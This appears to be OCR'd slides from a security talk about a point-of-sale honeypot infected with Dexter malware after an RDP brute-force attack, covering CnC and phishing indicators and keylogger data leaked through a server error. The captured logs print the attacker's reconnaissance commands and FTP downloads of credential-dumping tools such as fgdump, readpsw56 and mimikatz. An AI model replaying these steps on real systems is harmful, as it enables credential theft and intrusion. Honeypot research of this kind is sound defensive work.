
LET'S START AGAIN FROM THE BEGINNING

- Infrastructure is working (Mitm, traffic dump, OSSEC)
- Worms are no longer disturbing
- Server is hosted in Germany ….

- Wait, Germany implemented "Chip and PIN" a long time ago …
- RAM scrapper is less interesting if you need the PIN

Let's move it to the US !

INFRASTRUCTURE (RELOADED)



INFECTION !

- Run for 3 days and get infected
- Infection vector was brute-force attack
- Installed a malware (“Dexter”) … but wait … this sample is 6 month old from VT !

VirusTotal metadata	
First submission	2015-04-27 21:11:25 UTC (6 months, 3 weeks ago)
Last submission	2015-11-20 18:17:10 UTC (20 hours ago)
File names	kerberosdrv.exe.vir kerberosdrv.exe

- Even didn’t change the filename “kerberosdrv.exe”

INVESTIGATION

- Confirmed brute-force attack on RDP
- Connected to an FTP to download sample
- Sample sends keystrokes to the CnC (Dexter)
- Remote memory dump with “Grr”
- CnC IP was flagged 6 months ago as an “Alina” panel

Malware reported by cybercrime-tracker

6 months, 2 weeks ago

Posted: 08-05-2015
Type: Alina
Malware URL: app111.tv/njss/admin.php

Details: https://www.virustotal.com/en/ip-address/200.63.41.2/information/

https://cymon.io

2015-03-11	x4b.info
2015-03-09	app111.tv
2015-03-09	www.app111.tv
2015-03-09	www.capitalfinancialsolution.com

https://www.virustotal.com

INVESTIGATION

- CnC's IP was also hosting a lot of phishing websites (data from VT):

2/62	2015-02-20 12:28:51	http://www.mlogisticscenterinc.com/
1/62	2015-02-16 19:24:10	https://paypcil-center.com/
7/62	2015-02-14 16:10:40	http://www.paypaldatacenter.com/webapps/116/home
3/62	2015-02-14 14:13:07	http://paypcil-center.com/webapps/mpp/home
5/62	2015-02-14 13:48:16	http://paypaldatacenter.com/
6/62	2015-02-13 17:16:58	http://www.paypaldatacenter.com/webapps/116/

INVESTIGATION

CnC gives an error message (405 “Method not allowed”).

The keylogged data is sent back in the error message (very useful when you don’t have a keylogger on your honeypot):

```
[redacted] 16:18:20 POST [redacted]/gateway.php
                    ← 200 text/html 1.19kB 1.17s
                Request                    Response                    Detail
Date:              M[redacted]
Server:            Apache/2.2.24 (Unix) mod_ssl/2.2.24 OpenSSL/1.0.0-fips mod_bwlimited/1.4
X-Powered-By:      PHP/5.3.26
Expires:           [redacted]
Cache-Control:     no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma:            no-cache
Connection:        close
Transfer-Encoding: chunked
Content-Type:      text/html
Couldn't parse: falling back to Raw                                                    [m:Auto]
INSERT INTO `haxlogs` (`UID` , `IP`, `Dump`,`Type`,`Bin`,`ServiceCode`,`InsertTime` )VALUES ('[redacted]',
'[redacted]','\\r\\nKEYLOGGER:[\\r\\nJACKET LEATHERNum DelNum DelNum DelNum DelNum DelNum DelNum DelNum Del@%))[Shift Down]J[Shi
ft Up]acket [Shift Down]A[Shift Up][BACKSPACE][Shift Down]\\\"[Shift Up][Shift Down]A[Shift Up]viator[Shift Down]\\\"[Shift Up] styl
e[ENTER]\\r\\n[Shift Down]B[Shift Up]est leather quality[Shift Down]S[Shift Up],[Shift Down]M[Shift Up],[Shift Down]L[Shift Up],[Shi
ft Down]XL[Shift Up]29005\\r\\n]\\r\\n','Dumps','','','1445869072')<html>.
???<head><title>405 Method Not Allowed</title></head>.
???<body bgcolor="white">.
???<center><h1>405 Method Not Allowed</h1></center>.
???<hr><center>nginx</center>.
???</body>.
???</html>.
```

INVESTIGATION

Able to follow what the attacker has done:

```
:Transfer-Encoding,7:chunked,]28:12:Content-Type,9:text/html,]]7:content,3209:INSERT INTO `haxlogs` (`UID`, `IP`, `Dump`,`Type`,`Bin`,`ServiceCode`,`InsertTime` )VALUES ('947fc59
-21a8-4c0c-b5b7-76ae345733d2',[redacted],'\r\nKEYLOGGER:[\r\n\r\nC:\\\\Windows\\\\system32\\\\cmd.exe\r\nFTP[BACKSPACE][BACKSPACE][BACKSPACE][BACKSPACE][BACKSPACE][BACKSPACE
TASKLIST[ENTER]\r\nCD >>[ENTER]\r\nCD WINDOWS[ENTER]\r\nCD SYSTEM#@[ENTER]\r\nDI[BACKSPACE][BACKSPACE][BACKSPACE][BACKSPACE]NET IV[BACKSPACE][BACKSPACE]VIEW\r\nC:\
\\Windows\\\\system32\\\\cmd.exe - net  view\r\n[ENTER]\r\n\r\nC:\\\\Windows\\\\system32\\\\cmd.exe\r\nNET USER\r\nC:\\\\Windows\\\\system32\\\\cmd.exe - net  user\r\n[ENTER]\r\n\
\nC:\\\\Windows\\\\system32\\\\cmd.exe\r\nFTP\r\nC:\\\\Windows\\\\system32\\\\cmd.exe - ftp\r\n[ENTER]\r\[redacted]Shift Up][redacted]
[redacted]ENTER]\r\nget [Shift Down]R[Shift Up]eadpsw56.exe[ENTER]\r\nget kerberosdrv.exe[ENTER]\r\nget fgdunpex[BACKSPACE][BACKSPACE][BACKSPACE][BACKSPACE]mp.exe[ENTER]\r\nb[
[BACKSPACE][BACKSPACE][BACKSPACE][BACKSPACE][BACKSPACE][BACKSPACE][BACKSPACE]bye[ENTER]\r\n\r\nC:\\\\Windows\\\\system32\\\\cmd.exe\r\nkerberosdrv.exe[ENTER]\r\ncd ..[ENTER]\r\ncd .
[ENTER]\r\ncd ..[ENTER]\r\ncd[BACKSPACE][BACKSPACE][BACKSPACE]f[BACKSPACE][BACKSPACE]ftp\r\nC:\\\\Windows\\\\system32\\\\cmd.exe - ftp\r\n[ENTER]\r\nopen [redacted]ENTER]\r\
[redacted][ENTER]\r\n[Shift Down[redacted]ENTER]\r\nget readpsw56.exe[ENTER]\r\nbye[ENTER]\r\n\r\nC:\\\\Windows\\\\system32\\\\cmd.exe\r\nreadpsw56.exe[ENTER]\r\ncd
..[BACKSPACE][BACKSPACE][BACKSPACE][BACKSPACE][BACKSPACE][BACKSPACE][BACKSPACE][BACKSPACE]dir[ENTER]\r\ncd cir[Ctrl Up][Ctrl Up][Shift Up][Shift Up][BACKSPACE][BACKSPACE][BACKSPAC
[redacted]\r\nC:\\\\Windows\\\\system32\\\\cmd.exe - cd [redacted]\r\n[ENTER]\r\n\r\nC:\\\\Windows\\\\system32\\\\cmd.exe\r\nFTP[ENTER]\r\n\r\nC:\\\\Windows\\\\system32\\\\cmd.exe - ftp
\r\[redacted]ENTER]\r\n[Shift Down[redacted]ENTER]\r\nget fgdumpp.e[BACKSPACE][BACKSPACE][BACKSPACE].exe[ENTER]\r\nget readpsw56.exe
ENTER]\[redacted]ENTER]\r\n\r\nC:\\\\Windows\\\\system32\\\\cmd.exe\r\nreadpsw56.exe\r\nC:\\\\Windows\\\\system32\\\\cmd.exe - readpsw56.exe\r\n[ENTER]\r\n \r\nStart menu\r\n[Shift
own]:[Shift Up]/[redacted][BACKSPACE][BACKSPACE[redacted]\r\[redacted]\r\n[Ctrl Down][Ctrl Up][Ctrl Down][Ctrl Up][Shift Down]Num Del[Shift Up]\r\nPreparing to delete\r\n[ENTER]\r\n\r\[redacted]\r
n[Ctrl Down][Ctrl Up][Ctrl Down][Ctrl Up][Shift Down]Num Del[Shift Up]\r\nPreparing to delete\r\n[ENTER]\r\n\r\n]\r\n','Dumps','','','1446386882')<html>
```


- “net view”
- “net user”
- “get kerberosdrv.exe” → Dexter sample
- “get fgdump.exe” → hashes dumper
- “get readpsw56.exe” → get LSA secrets

COMBO INFECTION


*I started to install a domain controller to see if the attacker would start to move laterally … but got **infected again**, this time by a **different type of attacker** …*

- Installed a lot of software (Chrome, Firefox, Ccleaner, win rar, …)
- Installed all the updates from Windows (WTH?)
- Installed a proxy tool named “socksescort”


SOCKSESCORT



SOCKSESCORT




SOCKSESCORT



SOCKSESCORT

RANDOM BINARY FOUND ON ONE HONEYPOT

Port scanner



RANDOM BINARY FOUND ON ONE HONEYPOT

Even downloaded mimikatz from github !

```
